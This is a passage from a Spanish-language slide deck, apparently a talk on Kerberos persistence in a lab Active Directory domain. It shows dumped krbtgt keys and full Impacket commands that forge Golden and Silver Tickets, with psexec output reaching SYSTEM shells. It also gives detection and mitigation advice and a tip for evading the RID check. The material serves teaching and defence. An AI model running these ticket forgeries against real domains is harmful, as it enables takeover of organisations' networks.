  Hash NTLM: 5af8d07e2723166b84c61d96c1f8b725
    ntlm- 0: 5af8d07e2723166b84c61d96c1f8b725
    lm  - 0: b2efc76949bb56eae49be9e88ff89599

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 497ce0346b18a251bea031c7d2e4f510

* Primary:Kerberos-Newer-Keys *
    Default Salt : SERIEA.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : d59f0741038898d2f3827ae52ccbb768089df57a1b0123810aff3ee017677cb0
      aes128_hmac       (4096) : 16098b8e06d752791ab10471fcdff0ed
      des_cbc_md5       (4096) : a4abd6d6ef208a76
```


EXTRAEMOS LA CLAVE DE LA CUENTA KRBTGT EN RC4 O EN AES.

Persistencia – Golden Ticket


```
❯ python3 /usr/share/doc/python3-impacket/examples/ticketer.py -aesKey d59f0741038898d2f3827ae52ccbb768089df57a1b0123810aff3ee017677cb0 -domain-sid S-1-5-21-1150954990-1585110609-3239574091 -domain seriea.local
Administrator
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for seriea.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache
❯ export KRB5CCNAME=/home/kali/CHARLA_KERBEROS/temp/Administrator.ccache
❯ python3 /usr/share/doc/python3-impacket/examples/psexec.py Administrator@DC01-MILAN.seriea.local -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on DC01-MILAN.seriea.local.....
[*] Found writable share ADMIN$
[*] Uploading file nrhqjCTk.exe
[*] Opening SVCManager on DC01-MILAN.seriea.local.....
[*] Creating service smIe on DC01-MILAN.seriea.local.....
[*] Starting service smIe.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DC01-MILAN
```

Persistencia – Golden Ticket





Persistencia – Golden Ticket - Detección




- La mejor forma de detectar los Golden Tickets es correlacionar las solicitudes TGS con las solicitudes TGT anteriores. Dado que una solicitud TGT siempre debe preceder a una solicitud TGS, si no hay una solicitud TGT anterior (dentro de un umbral), entonces la solicitud TGS puede estar relacionada con un Golden Ticket.

Persistencia – Golden Ticket - Mitigación


- La cuenta KRBTGT en Active Directory está deshabilitada y guarda dos contraseñas: la actual y la anterior. El hash de esta contraseña se usa para firmar el PAC y cifrar el TGT en tickets de Kerberos. Si un ticket se firma o cifra con una clave diferente a la esperada, el KDC verifica con la contraseña anterior de KRBTGT para asegurar la autenticidad. Es recomendable cambiar periódicamente la contraseña de KRBTGT para mejorar la seguridad. La práctica recomendada es cambiarla dos veces en un periodo de 12-24 horas, lo que permite que ambas contraseñas (actual y anterior) se actualicen sin invalidar tickets Kerberos existentes. Esto debería hacerse al menos una vez al año o cuando un administrador de Active Directory deja la organización.
- Una vez que un atacante ha obtenido acceso a los hashes de contraseñas de la cuenta KRBTGT, puede crear Golden Tickets a voluntad. Invalide cualquier Golden Ticket existente (y todos los tickets Kerberos activos) cambiando la contraseña KRBTGT dos veces rápidamente (también conocido como "doble toque"). Esto invalida todos los tickets Kerberos y elimina la capacidad del atacante de crear Golden Tickets válidos con su KRBTGT (suponiendo que no tenga la capacidad de extraer los hashes de contraseñas KRBTGT actualizados). Este "doble toque" de la contraseña KRBTGT es necesario cuando se produce una violación de seguridad y hay un atacante activo operando en la red.

Persistencia – Silver Ticket

- Los Silver tickets son tickets falsificados del servicio de concesión de tickets (TGS), también denominados tickets de servicio (ST).
- Mientras que un ticket Golden está encriptado/firmado con la cuenta de servicio Kerberos del dominio (KRBTGT), un Ticket Silver está encriptado/firmado por la cuenta de servicio
- La mayoría de los servicios no validan el PAC (enviando la suma de comprobación del PAC al controlador de dominio para la validación del PAC), por lo que un TGS válido generado con el hash de contraseña de la cuenta de servicio puede incluir un PAC que es completamente ficticio, incluso afirmando que el usuario es un administrador de dominio sin cuestionamiento ni corrección.
- Todos los registros de eventos se encuentran en el servidor de destino.




Persistencia – Silver Ticket




Persistencia – Silver Ticket

```
❯ python3 /usr/share/doc/python3-impacket/examples/ticketer.py -aes 9735c5842159b1a18fefc400ebeca049675c7971a2d8e4ded71ef71362fb7d5d -domain-sid S-1-5-21-1150954990-1585110609-3239574091 -domain seriea.local -sp
n cifs/Server-Bologna.seriea.local Belotti
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for seriea.local/Belotti
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Belotti.ccache
❯ export KRB5CCNAME=/home/kali/CHARLA_KERBEROS/temp/Belotti.ccache
❯ python3 /usr/share/doc/python3-impacket/examples/psexec.py Belotti@Server-Bologna.seriea.local -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on Server-Bologna.seriea.local.....
[*] Found writable share ADMIN$
[*] Uploading file LXpxMUqo.exe
[*] Opening SVCManager on Server-Bologna.seriea.local.....
[*] Creating service BoAh on Server-Bologna.seriea.local.....
[*] Starting service BoAh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
Server-Bologna
```

Persistencia – Silver Ticket - Detección




- Validar que el identificador de usuario “RID” sea el correcto.



Persistencia – Silver Ticket - Detección


```
❯ python3 /usr/share/doc/python3-impacket/examples/ticketer.py -aes 9735c5842159b1a18fefc400ebeca049675c7971a2d8e4ded71ef71362fb7d5d -domain-sid S-1-5-21-1150954990-1585110609-3239574091 -user-id 1109 -domain se
-Bologna.seriea.local Belotti
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for seriea.local/Belotti
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Belotti.ccache
❯ export KRB5CCNAME=/home/kali/CHARLA_KERBEROS/temp/Belotti.ccache
❯ python3 /usr/share/doc/python3-impacket/examples/psexec.py Belotti@Server-Bologna.seriea.local -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on Server-Bologna.seriea.local.....
[*] Found writable share ADMIN$
[*] Uploading file fGPGzLHS.exe
[*] Opening SVCManager on Server-Bologna.seriea.local.....
[*] Creating service JiSU on Server-Bologna.seriea.local.....
[*] Starting service JiSU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```



- En este caso al asignar el RID verdadero, vemos que en el log se presenta de manera correcta y es mas dificil detectarlo.

